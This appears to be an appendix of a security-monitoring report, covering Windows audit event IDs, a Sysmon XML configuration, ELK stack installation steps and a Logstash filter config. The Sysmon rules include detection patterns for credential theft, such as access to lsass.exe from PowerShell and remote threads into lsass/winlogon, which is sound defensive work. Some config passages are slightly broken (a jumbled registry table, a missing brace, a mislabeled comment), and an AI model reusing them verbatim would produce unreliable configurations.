Logoff	4647	User initiated logoff.	Success
Logon	4624	An account was successfully logged on.	Success and Failure
Logon	4625	An account failed to log on.	Success and Failure
Logon	4626	User/Device claims information.	Success and Failure
Logon	4648	A logon was attempted using explicit credentials.	Success and Failure
Logon	4675	SIDs were filtered.	Success and Failure
Other Logon/Logoff Events	4649	A replay attack was detected.	Success and Failure
Other Logon/Logoff Events	4778	A session was reconnected to a Window Station.	Success and Failure
Other Logon/Logoff Events	4779	A session was disconnected from a Window Station.	Success and Failure
Other Logon/Logoff Events	4800	The workstation was locked.	Success and Failure
Other Logon/Logoff Events	4801	The workstation was unlocked.	Success and Failure
Other Logon/Logoff Events	4802	The screen saver was invoked.	Success and Failure
Other Logon/Logoff Events	4803	The screen saver was dismissed.	Success and Failure
Other Logon/Logoff Events	4825	A user was denied the access to Remote Desktop.	Success and Failure
Other Logon/Logoff Events	5378	The requested credentials delegation was disallowed by policy.	Success and Failure
Other Logon/Logoff Events	5632	A request was made to authenticate to a wireless network.	Success and Failure
Other Logon/Logoff Events	5633	A request was made to authenticate to a wired network.	Success and Failure
Special Logon	4964	Special groups have been assigned to a new logon.	Success and Failure

Object Access

Subcategory	Event ID	Message Summary	Audit Settings
File Share	5140	A network share object was accessed.	Success
File Share	5142	A network share object was added.	
File Share	5143	A network share object was modified.	
File Share	5144	A network share object was deleted.	
File Share	5168	Spn check for SMB/SMB2 failed.	

Policy Change

Subcategory	Event ID	Message Summary	Audit Settings
Audit Policy Change	4715	The audit policy (SACL) on an object was changed.	
Audit Policy Change	4719	System audit policy was changed.	
Audit Policy Change	4817	Auditing settings on an object were changed.	
Audit Policy Change	4902	The Per-user audit policy table was created.	
Audit Policy Change	4904	An attempt was made to register a security event source.	
Audit Policy Change	4905	An attempt was made to unregister a security event source.	
Audit Policy Change	4906	The CrashOnAuditFail value has changed.	

Audit Policy Change	4907	Auditing settings on object were changed.	Success and Failure
Audit Policy Change	4908	Special Groups Logon table modified.	
Audit Policy Change	4912	Per User Audit Policy was changed.	
Authentication Policy Change	4713	Kerberos policy was changed.	
Authentication Policy Change	4716	Trusted domain information was modified.	
Authentication Policy Change	4717	System security access was granted to an account.	
Authentication Policy Change	4718	System security access was removed from an account.	
Authentication Policy Change	4739	Domain Policy was changed.	
Authentication Policy Change	4864	A namespace collision was detected.	
Authentication Policy Change	4865	A trusted forest information entry was added.	
Authentication Policy Change	4866	A trusted forest information entry was removed.	
Authentication Policy Change	4867	A trusted forest information entry was modified.	
Authorization Policy Change	4703	A user right was adjusted.	
Authorization Policy Change	4704	A user right was assigned.	
Authorization Policy Change	4705	A user right was removed.	
Authorization Policy Change	4706	A new trust was created to a domain.	
Authorization Policy Change	4707	A trust to a domain was removed.	
Authorization Policy Change	4714	Encrypted data recovery policy was changed.	
Authorization Policy Change	4911	Resource attributes of the object were changed.	
Authorization Policy Change	4913	Central Access Policy on the object was changed.	
MPSSVC Rule-Level Policy Change	4944	The following policy was active when the Windows Firewall started.	
MPSSVC Rule-Level Policy Change	4945	A rule was listed when the Windows Firewall started.	
MPSSVC Rule-Level Policy Change	4946	A change has been made to Windows Firewall exception list. A rule was added.	
MPSSVC Rule-Level Policy Change	4947	A change has been made to Windows Firewall exception list. A rule was modified.	
MPSSVC Rule-Level Policy Change	4948	A change has been made to Windows Firewall exception list. A rule was deleted.	
MPSSVC Rule-Level Policy Change	4949	Windows Firewall settings were restored to the default values.	
MPSSVC Rule-Level Policy Change	4950	A Windows Firewall setting has changed.	
MPSSVC Rule-Level Policy Change	4951	A rule has been ignored because its major version number was not recognized by Windows Firewall.	
MPSSVC Rule-Level Policy Change	4952	Parts of a rule have been ignored because its minor version number was not recognized by Windows Firewall. The other parts of the rule will be enforced.	
MPSSVC Rule-Level Policy Change	4953	A rule has been ignored by Windows Firewall because it could not parse the rule.	
MPSSVC Rule-Level Policy Change	4954	Windows Firewall Group Policy settings have changed. The new settings have been applied.	
MPSSVC Rule-Level Policy Change	4956	Windows Firewall has changed the active profile.	
MPSSVC Rule-Level Policy Change	4957	Windows Firewall did not apply the following rule:	
MPSSVC Rule-Level Policy Change	4958	Windows Firewall did not apply the following rule because the rule referred to items not configured on this computer:	
System			
Subcategory	**Event ID**	**Message Summary**	**Audit Settings**
Security State Change	4608	Windows is starting up.	Success and Failure
Security State Change	4609	Windows is shutting down.	

Security State Change	4616	The system time was changed.	
Security State Change	4621	Administrator recovered system from CrashOnAuditFail. Users who are not administrators will now be allowed to log on. Some auditable activity might not have been recorded.	
Security System Extension	4610	An authentication package has been loaded by the Local Security Authority.	
Security System Extension	4611	A trusted logon process has been registered with the Local Security Authority.	
Security System Extension	4614	A notification package has been loaded by the Security Account Manager.	
Security System Extension	4622	A security package has been loaded by the Local Security Authority.	
Security System Extension	4697	A service was installed in the system.	
System Integrity	4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.	
System Integrity	4615	Invalid use of LPC port.	
System Integrity	4618	A monitored security event pattern has occurred.	
System Integrity	4816	RPC detected an integrity violation while decrypting an incoming message.	
System Integrity	5038	Code integrity determined that the image hash of a file is not valid. The file could be corrupt due to unauthorized modification or the invalid hash could indicate a potential disk device error.	
System Integrity	5056	A cryptographic self test was performed.	
System Integrity	5057	A cryptographic primitive operation failed.	
System Integrity	5060	Verification operation failed.	
System Integrity	5061	Cryptographic operation.	
System Integrity	5062	A kernel-mode cryptographic self test was performed.	
System Integrity	6281	Code Integrity determined that the page hashes of an image file are not valid. The file could be improperly signed without page hashes or corrupt due to unauthorized modification. The invalid hashes could indicate a potential disk device error	
System Integrity	6410	Code integrity determined that a file does not meet the security requirements to load into a process.	
System Integrity	6417	The FIPS mode crypto self-tests succeeded.	
System Integrity	6418	The FIPS mode crypto selftests failed.	

Table 9 – Windows Auditing: Advanced Policy Configuration

B.1.1 Windows Event Logging

This will include logging from sources such as Microsoft EMET, AppLocker, Application, and System which will be queried from the Windows Event Viewer.

Category	
System	
EventID	**Description**
104	Event Log Cleared
1102	The Audit Log was cleared

4719	System Audit Policy was changed
6005	Event log Service Stopped
7022-7026,7031,7032,7034	Windows Services Fails or crashes
7045	A service was installed in the system
4697	A service was installed in the system
7022	EVENT_SERVICE_START_HUNG
7023	EVENT_SERVICE_EXIT_FAILED
104	Event log was cleared
6	New Kernel Filter Driver
1125	Internal Error (Microsoft-Windows-GroupPolicy) : Errors occurring within the core service usually result in a failure of Group Policy processing.
2005	Firewall Rule Change
2009	Firewall Failed to load Group Policy; Microsoft-Windows-Windows FirewallWith Advanced Security
Application	
EventID	**Description**
1000	Application Error
1002	Application Hang- Crash
1001	Application Error - Fault Bucket
1	EMET
2	EMET
Windows Defender	
EventID	**Description**
1005	%1 scan has encountered an error and terminated
1006	MALWAREPROTECTION_MALWARE_DETECTED
1008	MALWAREPROTECTION_MALWARE_ACTION_FAILED
1010	MALWAREPROTECTION_QUARANTINE_RESTORE_FAILED
2001	MALWAREPROTECTION_SIGNATURE_UPDATE_FAILED
2003	
2004	%1 has encountered an error trying to load signatures and will attempt reverting back to a known-good set of signatures.
3002	%1 Real-Time Protection agent has encountered an error and failed to start.
5008	MALWAREPROTECTION_ENGINE_FAILURE
Terminal Services	
EventID	**Description**
23	Session Logoff Succeeded
24	Session has been disconnected
25	Session Reconnection Succeeded
1102	Client has initiated a multi-transport connection
Application Experience	
EventID	**Description**
903,904	New application installation
Task Scheduler	
EventID	**Description**

142	Task Disabled
140	Task Registration updated (Enabled)
129	Created Task Process - Creates Task Process follows 106
106	Task Registered (Created New task)
141	Task Registration Deleted (Deletes task)
Windows Firewall	
EventID	Description
2005	A Rule has been modified in the Windows firewall Exception List
2004	Firewall Rule Add
2006, 2033	Firewall Rules Deleted
2009	
Windows Update Client	
EventID	**Description**
20	Installation failure: Windows failed to install the following update with error %1: %2.
24	Uninstallation failure: Windows failed to uninstall the following update with error %1: %2
25	Automatic Updates Agent failed to check for updates with error %1.
31	Windows Update failed to download an update.
34	The Windows Update Client Core component failed to install a self-update with error %1.
35	The Windows Update Client Auxiliary component failed to install a self-update with error %1.
AppLocker	
EventID	**Description**
8002	Application was allowed to run
8003	Application was allowed to run but would have been prevented if policy was enforced
8004	Application was blocked
8005	Script was allowed to run
8006	Script was allowed to run but would have been prevented if policy was enforced

Table 10 – Windows Auditing: Advanced Policy Configuration

B.2 Sysmon logging

Sysmon Endpoint Logging

Event ID	Name	Description
1	**Process Creation**	The process creation event provides extended information about a newly created process.
2	**A process changed a file creation time**	Monitors changes made to a file's creation time.
3	**Network Connection**	Logs TCP/UDP endpoint connections made by processes
4	**Sysmon service state changed**	The service state change event reports the state of the Sysmon service (started or stopped).
5	**Process terminated**	Reports when a process (executable) terminates, records Time, ProcessGuid & ProcessID

6	**Driver loaded**	Provides information about driver loaded along with Hash & Signature information
7	**Image loaded**	Logs when a module is loaded in a specific process
8	**CreateRemoteThread**	Detects when a process creates a thread in another process. This technique is used by malware to inject code and hide in other processes.
9	**RawAccessRead**	Detects when a process conducts reading operations from the drive using the \\.\ denotation
10	**ProcessAccess**	Process opens another process, an operation that's often followed by information queries or reading and writing the address space of the target process
11	**FileCreate**	Logs when a file is created or overwritten
12	**RegistryEvent (Object create and delete)**	Monitors changes made in the Windows Registry
13	**RegistryEvent (Value Set)**	Monitors changes made in the Windows Registry
14	**RegistryEvent (Key and Value Rename)**	Monitors changes made in the Windows Registry
15	**FileCreateStreamHash**	Logs the hash of the contents of the file which the stream is assigned

Table 11 –Sysmon Event ID Descriptions

Sysmon uses abbreviated versions of Registry root key names with the following mappings:

Key name	Abbreviation
HKEY_LOCAL_MACHINEHKLM	HKEY
HKEY_USERS	HKU
HKEY_LOCAL_MACHINE\System\ControlSet00x	HKLM\System\CurrentControlSet
HKEY_LOCAL_MACHINE\Classes	HKCR

B.2.1 Sysmon Configuration

The following is the Sysmon Configuration file (Saved as **Sysmon.xml**), striped from organization-specific data which was used to filter "normal" or unrelated data as it generates a high number of logs.

```
<Sysmon schemaversion="3.20">
<!-- Capture all hashes -->
<HashAlgorithms>SHA256</HashAlgorithms>
<EventFiltering>
```

```
<!-- Reference to the logs below https://technet.microsoft.com/en-
us/sysinternals/sysmon -->


<!-- Event ID 1: ProcessCreate -->

<ProcessCreate onmatch="exclude">
<IntegrityLevel>System</IntegrityLevel>
<ParentCommandLine
condition="contains">SharedSection=1024</ParentCommandLine>
<ParentCommandLine condition="contains">C:\Windows\system32\SearchIndexer.exe
/Embedding</ParentCommandLine>
<ParentCommandLine condition="contains">C:\Windows\system32\svchost.exe -k
netsvcs</ParentCommandLine>
<ParentCommandLine
condition="contains">SharedSection=1024,20480,768</ParentCommandLine>
<ParentCommandLine condition="contains">C:\Windows\system32\SearchIndexer.exe
/Embedding</ParentCommandLine>
<!-- Rundll.32.exe -->
<CommandLine condition="contains">C:\Windows\system32\rundll32.exe
C:\Windows\system32\inetcpl.cpl,ClearMyTracksByProcess Flags:65800 WinX:0
WinY:0 IEFrame:0000000000000000</CommandLine>
<CommandLine condition="contains">C:\Windows\system32\rundll32.exe
C:\Windows\system32\inetcpl.cpl,ClearMyTracksByProcess Flags:264 WinX:0
WinY:0 IEFrame:0000000000000000</CommandLine>
<!--Wmi events -->
<CommandLine condition="contains">wmic  process where
processid=</CommandLine>
<CommandLine condition="contains">\??\C:\Windows\system32\conhost.exe
0xffffffff</CommandLine>
</ProcessCreate>


<!-- Event ID: 2 FileCreateTime -->
<FileCreateTime onmatch="exclude">
    <Image condition="end with">chrome.exe</Image>
    <Image condition="end with">firefox.exe</Image>
    <Image condition="end with">iexplore.exe</Image>
</FileCreateTime>


<!-- Event ID 3: Network Connection -->

<NetworkConnect onmatch="exclude">
    <Image condition="end with">iexplore.exe</Image>
    <Image condition="end with">chrome.exe</Image>
    <Image condition="end with">firefox.exe</Image>\
    </NetworkConnect>

<!-- Event ID 4: Network Connection -->

<ProcessTerminate onmatch="include">
<Image condition="begin with">C:\Users</Image>
</ProcessTerminate>


<!-- Event ID 5: Process Terminated -->
```

```
<ProcessTerminate onmatch="include">
<Image condition="begin with">C:\Users</Image>
</ProcessTerminate>

<ProcessTerminate onmatch="exclude">
<Image condition="end with">GoogleUpdate.exe</Image>
<Image condition="end with">chrome.exe</Image>
<Image condition="end with">GoogleUpdateCore.exe</Image>
<Image condition="end with">GoogleCrashHandler64.exe</Image>
<Image condition="end with">GoogleCrashHandler.exe</Image>
<Image condition="end with">SelfService.exe</Image>
</ProcessTerminate>

<!-- Event ID 6: Loaded Drivers -->

<DriverLoad onmatch="exclude">
    <Signature condition="contains">microsoft</Signature>
    <Signature condition="contains">windows</Signature>
</DriverLoad>



<!-- Event ID 7: DLL Image Loaded by Process  -->
<!-- Not Logged yet  -->


<!--Event ID 8: CreateRemoteThread -->
<CreateRemoteThread onmatch="include">
    <TargetImage condition="image">lsass.exe</TargetImage>
    <TargetImage condition="image">winlogon.exe</TargetImage>
  </CreateRemoteThread >


<!-- Event ID 9 - RawAccessRead -->
<RawAccessRead onmatch="exclude">
    <Image>C:\Windows\System32\wbem\WmiPrvSE.exe</Image>
    <Image>C:\Windows\System32\svchost.exe</Image>
</RawAccessRead>


<!-- Event ID 10: Inner-Process Access -->
<ProcessAccess onmatch="include">
<TargetImage condition="is">C:\Windows\system32\lsass.exe</TargetImage>
<SourceImage condition="end with">powershell.exe</SourceImage>
</ProcessAccess>

<ProcessAccess onmatch="exclude">
    <SourceImage         condition="contains">C:\Program         Files\Windows
Defender\MsMpEng.exe</SourceImage>
    <SourceImage
condition="contains">C:\Windows\system32\svchost.exe</SourceImage>
    <SourceImage
condition="contains">C:\Windows\System32\spoolsv.exe</SourceImage>
    <SourceImage
condition="contains">C:\Windows\system32\winlogon.exe</SourceImage>
    <SourceImage condition="end with">wmiprvse.exe</SourceImage>
    <SourceImage condition="end with">GoogleUpdate.exe</SourceImage>
</ProcessAccess>

<!-- Event ID 11: FileCreate -->
<FileCreate onmatch="include">
<TargetFilename condition="end with">.pdf</TargetFilename>
<TargetFilename condition="end with">.bat</TargetFilename>
<TargetFilename condition="end with">.vbs</TargetFilename>
<TargetFilename condition="end with">.doc</TargetFilename>
<TargetFilename condition="end with">.hta</TargetFilename>
<TargetFilename condition="end with">.xls</TargetFilename>
<TargetFilename condition="end with">.docm</TargetFilename> <!--
Microsoft:Office:Word: Macro-->
<TargetFilename condition="end with">.exe</TargetFilename> <!--Executable-->
<TargetFilename condition="end with">.hta</TargetFilename> <!--Scripting-->
<TargetFilename condition="end with">.pptm</TargetFilename> <!--
Microsoft:Office:Word: Macro-->
<TargetFilename condition="end with">.ps1</TargetFilename> <!--PowerShell [
More information: -->
<TargetFilename condition="end with">.sys</TargetFilename> <!--System driver
files-->
<TargetFilename condition="end with">.vbs</TargetFilename> <!--
VisualBasicScripting-->
<TargetFilename condition="end with">.xlsm</TargetFilename> <!--
Microsoft:Office:Word: Macro-->
</FileCreate>


<!-- Event ID 12,13,14: Log registry events to certain keys (AutoStart,
Services,Debuggers) -->
<RegistryEvent onmatch="include">
<TargetObject condition="contains">Windows\CurrentVersion\Run</TargetObject>
<TargetObject condition="contains">Windows\CurrentVersion\Image File Execution
Options</TargetObject>
<TargetObject condition="contains">CurrentControlSet\Services</TargetObject>
<TargetObject condition="contains">Microsoft\Windows
NT\CurrentVersion\Winlogon</TargetObject>
<TargetObject
condition="contains">Microsoft\Windows\CurrentVersion\Policies\Explorer</Targ
etObject>
<TargetObject
condition="contains">Microsoft\Windows\CurrentVersion\RunOnce</TargetObject>
<TargetObject
condition="contains">System\CurrentControlSet\Services\Tcpip\parameters</Targ
etObject>
<TargetObject condition="contains">Microsoft\Windows
NT\CurrentVersion\Windows\Run</TargetObject>
<TargetObject
condition="contains">Windows\CurrentVersion\RunServicesOnce</TargetObject>
<TargetObject
condition="contains">Windows\CurrentVersion\RunOnceEx</TargetObject>
<TargetObject condition="contains">CurrentVersion\RunServices</TargetObject>
<TargetObject condition="contains">Microsoft\Active Setup\Installed
Components</TargetObject>
<TargetObject
condition="contains">CurrentVersion\Explorer\SharedTaskScheduler</TargetObjec
t>
```

```
<TargetObject
condition="contains">CurrentVersion\Policies\Explorer\Run</TargetObject>
</RegistryEvent>



<RegistryEvent onmatch="exclude">
    <Image condition="contains">C:\Program Files\Google\</Image>
    <Image condition="contains">C:\Program Files (x86)\Google\</Image>
</RegistryEvent>



<!-- Event ID: 15 Logs All FileCreateStreamHash  Events -->
<FileCreateStreamHash onmatch="exclude">
<TargetFilename condition="end with">.directory</TargetFilename>
<TargetFilename condition="end with">.sxx</TargetFilename>
<TargetFilename condition="end with">.partial</TargetFilename>
<TargetFilename condition="end with">.tmp</TargetFilename>
</FileCreateStreamHash>


</EventFiltering>
</Sysmon>
```

Appendix C - Installation of ELK Environment

C.1 - Installing Elasticsearch + Logstash + Kibana (ELK)

OS Prerequisites for ELK

Downloaded the latest CentOS 7 minimal.

Once the Operating system was installed then:

Run OS update to ensure that we are getting the most up-to-date applications for YUM.

```
sudo yum upgrade
```

Elasticsearch Prerequisites.

Step 1: install Java 1.8 DJK.

```
sudo yum install java-1.8.0-openjdk.x86_64
```

set $JAVA_HOME to

```
export JAVA_HOME=/usr/lib/jvm
```

you may run "java -version" to confirm your version of java installed.

```
java -version
```

Step 2: Import Elasticsearch PGP key

```
rpm --import https://artifacts.elastic.co/GPG-KEY-elasticsearch
```

Step 3: Setup Repositories for Elasticsearch, Kibana, and Logstash

For Elasticsearch:

Navigate to **/etc/yum.repos.d** and create a new repository file, call it elasticsearch.repo

```
nano /etc/yum.repos.d/
```

And copy the following to it:

```
[elasticsearch-5.x]
name=Elasticsearch repository for 5.x packages
baseurl=https://artifacts.elastic.co/packages/5.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

CTRL-O and save as elasticsearch.repo"

Do the same for Kibana

```
nano /etc/yum.repos.d/
```

```
[kibana-5.x]
name=Kibana repository for 5.x packages
baseurl=https://artifacts.elastic.co/packages/5.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

Save as **kibana.repo**

Lastly, setup a repo for Logstash

```
nano /etc/yum.repos.d/
[logstash-5.x]
name=Elastic repository for 5.x packages
baseurl=https://artifacts.elastic.co/packages/5.x/yum
gpgcheck=1
gpgkey=https://artifacts.elastic.co/GPG-KEY-elasticsearch
enabled=1
autorefresh=1
type=rpm-md
```

save as **logstash.repo**

Step 4: install Elasticsearch:

```
sudo yum install elasticsearch
```

Step 5: Set the service to start automatically

To configure Elasticsearch to start automatically when the system boots up, run the following commands:

```
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable elasticsearch.service
```

Elasticsearch can be started and stopped as follows:

```
sudo systemctl start elasticsearch.service
sudo systemctl stop elasticsearch.service
```

Step 6: Setup Firewall Rules

Add firewall rules, (Kibana will run on port 5601, Elasticsearch will run on port 9200, 9300, and Logstash will be running on port 5044 or whichever port you decide)

server names: (**ELK)**

```
firewall-cmd --permanent --zone=public --add-port=5601/tcp
firewall-cmd --permanent --zone=public --add-port=9200/tcp
firewall-cmd --permanent --zone=public --add-port=9300/tcp
firewall-cmd --permanent --zone=public --add-port=5044/tcp
```

Step 7: Test Elasticsearch

run the following query:

```
curl -XGET 'yourELKipaddress:9200/?pretty'
```

(note: **this is your local ip address**)

You should see the following:

```
{
"version" : {
"number" : "5.4.0",
"build_hash" : "24e05b9",
"build_date" : "2017-",
"build_snapshot" : false,
"lucene_version" : "6.4.0"
},
"tagline" : "You Know, for Search"
}
```

Step 8: Configure Elasticsearch:

```
nano /etc/elasticsearch/elasticsearch.yml
```

Edit the following options and ensure that you remove the #comment field to enable them.

```
cluster.name: yourclustername
node.name: ELK
```

```
path.data: /var/lib/elasticsearch
path.logs: /var/log/elasticsearch
network.host: 192.x.x.x
http.port: 9200
```

For this step, we're going to edit the **Xms** and **Xmx**

```
# Xms represents the initial size of total heap space
# Xmx represents the maximum size of total heap space
```

Note: set the GB to half your System's RAM (In this example, I have a total of 8GB RAM; therefore my settings will be the following:

```
nano /etc/elasticsearch/jvm.options
-Xms4g
-Xmx4g
```

Save and Exit.

Run the following once you have edited both configurations:

```
systemctl daemon-reload
systemctl restart elasticsearch
```

Step 10: Install KIBANA

```
sudo yum install Kibana
```

To configure Kibana to start automatically when the system boots up, run the following commands:

```
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl enable kibana.service
```

Kibana can be started and stopped as follows:

```
sudo systemctl start kibana.service
sudo systemctl stop kibana.service
```

Step 11: Configure Kibana

```
nano /etc/kibana/kibana.yml
```

Change the following settings:

```
server.port: 5601
server.host: "ELKipaddress"
elasticsearch.url: "http://ELKipaddress:9200"
```

Save it, and then restart the Kibana service.

```
sudo systemctl restart kibana.service
```

You should be able to visit: http://YourELK:5601

C.2 – Logstash Installation + Configuration

Perform the following to setup Logstash, the open-source log parser:

Steps to install Logstash:

1. Run the following command on your Linux system

   sudo yum install logstash

2. Setup Logstash as a service

   sudo /bin/systemctl daemon-reload

   sudo /bin/systemctl enable logstash.service

The Logstash configuration may be accessed in: **/etc/logstash/conf.d**

Save the configuration as **winlogbeat.conf**

Below is the base configuration for logstash which does the following:

- Listens on TCP port 5000
- Normalizes most Active Directory Security logs – Adds description to event IDs
- Removes unnecessary characters from IP address fields to ensure consistency with data
- Removes long message fields while keeping important field data, this takes up less disk space.
- Adds RFC 1918 Private addresses for IP address fields
- Adds Geo-IP data information from local database file
- Writes Data to Node1 & Node2 running Elasticsearch

```
input {
 beats {
   port => 5000
          tags => [ "winlogbeat" ]
 }
}
# Removes unnecessary ::ffff from IP address fields to normalize field data
filter {
 if "winlogbeat" in [tags] {
 mutate {
   gsub => ["[event_data][IpAddress]", "::ffff:", ""]
 }
}
}

#Active Directory – Removes Message as it generates too much information which takes up disk space.
filter {
 if "winlogbeat" in [tags] and [log_name] == "Security" and [event_id] == 4624 or [event_id] == 4634 {
  mutate {
  remove_field => ["[message]"]
  add_field => { "short_message" => "Logon Activity" }
  }
 }
}

#Active Directory Logon Failure - Removes Message as it generates too much information which takes up disk space.
filter {
 if "winlogbeat" in [tags] and [log_name] == "Security" and [event_id] == 4625 {
  mutate {
  remove_field => ["[message]"]
  add_field => { "short_message" => "Logon Failure Activity" }
  }
 }
}
#Active Directory Logon - Event ID 4648 - A logon was attempted using explicit credentials.
filter {
 if "winlogbeat" in [tags] and [log_name] == "Security" and [event_id] == 4648 {
  mutate {
  remove_field => ["[message]"]
  add_field => { "short_message" => "A logon was attempted using explicit credentials" }
  }
 }
}
# Active Directory - Security Group Management
filter {
 if "winlogbeat" in [tags] and [log_name] == "Security" and [event_id] == 4727  {
  mutate {
  add_field => { "short_message" => "A security-enabled global group was created" }
  }
 }
 else if [event_id] == 4728 {
  mutate {
  add_field => { "short_message" => "A member was added to a security-enabled global group" }
  }
 }
 else if [event_id] == 4729 {
  mutate {
  add_field => { "short_message" => "A member was removed from a security-enabled global group" }
 }
}
else if [event_id] == 4730 {
  mutate {
  add_field => { "short_message" => "A security-enabled global group was deleted" }
 }
}
else if [event_id] == 4731 {
  mutate {
  add_field => { "short_message" => "A security-enabled local group was created" }
 }
}
else if [event_id] == 4732 {
  mutate {
  add_field => { "short_message" => "A member was added to a security-enabled local group" }
 }
}
else if [event_id] == 4733 {
  mutate {
  add_field => { "short_message" => "A member was removed from a security-enabled local group" }
 }
}
else if [event_id] == 4734  {
  mutate {
  add_field => { "short_message" => "A security-enabled local group was deleted" }
 }
}
else if [event_id] == 4735 {
  mutate {
  add_field => { "short_message" => "A security-enabled local group was changed" }
 }
}
else if [event_id] == 4737 {
  mutate {
  add_field => { "short_message" => "A security-enabled global group was changed" }
 }
}
else if [event_id] == 4754 {
  mutate {
  add_field => { "short_message" => "A security-enabled universal group was created" }
 }
}
else if [event_id] == 4755 {
  mutate {
  add_field => { "short_message" => "A security-enabled universal group was changed" }
 }
}
else if [event_id] == 4756 {
  mutate {
  add_field => { "short_message" => "A member was added to a security-enabled universal group" }
 }
}
else if [event_id] == 4757 {
  mutate {
   add_field => { "short_message" => "A member was removed from a security-enabled universal group" }
  }
 }
 else if [event_id] == 4758 {
   mutate {
   add_field => { "short_message" => "A security-enabled universal group was deleted" }
  }
 }
 else if [event_id] == 4764 {
   mutate {
   add_field => { "short_message" => "A group's type was changed" }
  }
 }

}

#Active Directory Login Types for Event id 4624,4634,4525
# Refence http://techgenix.com/logon-types/
filter {
  if "winlogbeat" in [tags] and [log_name] == "Security" and [event_data][LogonType] == "2" {
   mutate {
   add_field => { "Method" => "Interactive - Keyboard" }
  }
 }
 else if [event_data][LogonType] == "3" {
   mutate {
   add_field => { "Method" => "Network Logon" }
 }
 }
 else if [event_data][LogonType] == "4" {
   mutate {
   add_field => { "Method" => "Batch - Scheduled Task" }
  }
 }
 else if [event_data][LogonType] == "5" {
   mutate {
   add_field => { "Method" => "Service Account" }
  }
 }
 else if [event_data][LogonType] == "7" {
   mutate {
   add_field => { "Method" => "Unlock System" }
  }
 }
 else if [event_data][LogonType] == "8" {
   mutate {
   add_field => { "Method" => "NetworkCleartext" }
  }
 }
 else if [event_data][LogonType] == "9" {
   mutate {
   add_field => { "Method" => "NewCredentials" }
  }

 else if [event_data][LogonType] == "10" {
   mutate {
```

```
   add_field => { "Method" => "RemoteInteractive" }
  }
 }
 else if [event_data][LogonType] == "11" {
   mutate {
   add_field => { "Method" => "CachedInteractive" }
  }
 }

 else if [event_data][LogonType] == "0" {
   mutate {
   add_field => { "Method" => "System Account" }
  }
 }

}



#Active Directory Login Types for Event id 4771,4776,4769,4768,
#Reference this https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4776

filter {
  if "winlogbeat" in [tags] and [log_name] == "Security" and [event_data][Status] == "0x0" {
   mutate {
   add_field => { "Statusmsg" => "Success" }
  }
 }
 else if [event_data][Status] == "0x12" {
   mutate {
   add_field => { "Statusmsg" => "Account: disabled,expired,locked out,logon hours" }
 }
 }
  else if [event_data][Status] == "0xB" {
   mutate {
   add_field => { "Statusmsg" => "Request start time is later than end time" }
  }
 }
 else if [event_data][Status] == "0x17" {
   mutate {
   add_field => { "Statusmsg" => "Password has expired" }
  }
 }
 else if [event_data][Status] == "0x18" {
   mutate {
   add_field => { "Statusmsg" => "Bad password" }
  }
 }
 else if [event_data][Status] == "0x1b" {
   mutate {
   add_field => { "Statusmsg" => "Server principal valid for user-to-user only" }
  }
 }
 else if [event_data][Status] == "0x1d" {
   mutate {
   add_field => { "Statusmsg" => "A service is not available." }
  }
 }
 else if [event_data][Status] == "0x20" {
   mutate {
   add_field => { "Statusmsg" => "Ticket expired- Frequently logged by computer accounts" }
  }
 }
 else if [event_data][Status] == "0x25" {
   mutate {
   add_field => { "Statusmsg" => "Workstation’s clock out of sync with the DC" }
  }
 }
 else if [event_data][Status] == "0x6" {
   mutate {
   add_field => { "Statusmsg" => "Username does not exist or has not replicated" }
  }
 }
 else if [event_data][Status] == "0xc000006a" {
   mutate {
   add_field => { "Statusmsg" => "Incorrect Password" }
  }
 }
 else if [event_data][Status] == "0xc0000064" {
   mutate {
   add_field => { "Statusmsg" => "Username Does Not Exist" }
  }
 }

 else if [event_data][Status] == "0xc0000072" {
   mutate {
   add_field => { "Statusmsg" => "Account is disabled" }
  }
 }
 else if [event_data][Status] == "0xc0000234" {
   mutate {
   add_field => { "Statusmsg" => "Account is Locked Out" }
  }
 }

 else if [event_data][Status] == "0xc0000193" {
   mutate {
   add_field => { "Statusmsg" => "Account Expiration" }
  }
 }

 else if [event_data][Status] == "0xc000006f" {
   mutate {
   add_field => { "Statusmsg" => "Logon Outside Hours" }
  }
 }

 else if [event_data][Status] == "0xc0000224" {
   mutate {
   add_field => { "Statusmsg" => "Use Required to change password next time" }
  }
 }
```

```
 else if [event_data][Status] == "0xc0000071" {
  mutate {
  add_field => { "Statusmsg" => "Password expired" }
  }
 }

# related to event id: 4625

 else if [event_data][Status] == "0xc000006d" {
  mutate {
  add_field => { "Statusmsg" => "Logon Failure" }
  }
 }

 else if [event_data][Status] == "0xc000006e" {
  mutate {
  add_field => { "Statusmsg" => "Unknown user name or bad password." }
  }
 }

 else if [event_data][Status] == "0xc000005e" {
  mutate {
  add_field => { "Statusmsg" => "No Logon Servers available to login" }
  }
 }

 else if [event_data][Status] == "0xc0000133" {
  mutate {
  add_field => { "Statusmsg" => "Workstation’s clock out of sync with the DC" }
  }
 }

 else if [event_data][Status] == "0xc00002ee" {
  mutate {
  add_field => { "Statusmsg" => "An Error occured during Logon" }
  }
 }

  else if [event_data][Status] == "0xc000015b" {
  mutate {
  add_field => { "Statusmsg" => "Login Not Allowed for this system" }
  }
 }

  else if [event_data][Status] == "0xc0000225" {
  mutate {
  add_field => { "Statusmsg" => "Windows Bug and not a risk" }
  }
 }

}
####################### End of Active Direcotry Security Logs ##########################

#################################### Sysmon Network Logs ################################
```

```
#The following is used to enhance logs as it will remove unnecessary leading characters to ensure that only file hashes
are extracted.


# Sysmon remove Sha256= from field Process Create (rule: ProcessCreate)
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 1 {
  mutate {
    gsub => ["[event_data][Hashes]", "SHA256=", ""]
  }
}
}

# Sysmon remove Sha256= from field Driver loaded (rule: DriverLoad)
filter {
  if "winlogbeat" in [tags] and [log_name] == "Microsoft-Windows-Sysmon/Operational" and [event_id] == 6 {
  mutate {
    gsub => ["[event_data][Hashes]", "SHA256=", ""]
  }
  }
}

# Sysmon remove Sha256= from field FileStream
filter {
  if "winlogbeat" in [tags] and [event_id] == 15 {
  mutate {
    gsub => ["[event_data][Hash]", "SHA256=", ""]
  }
  }
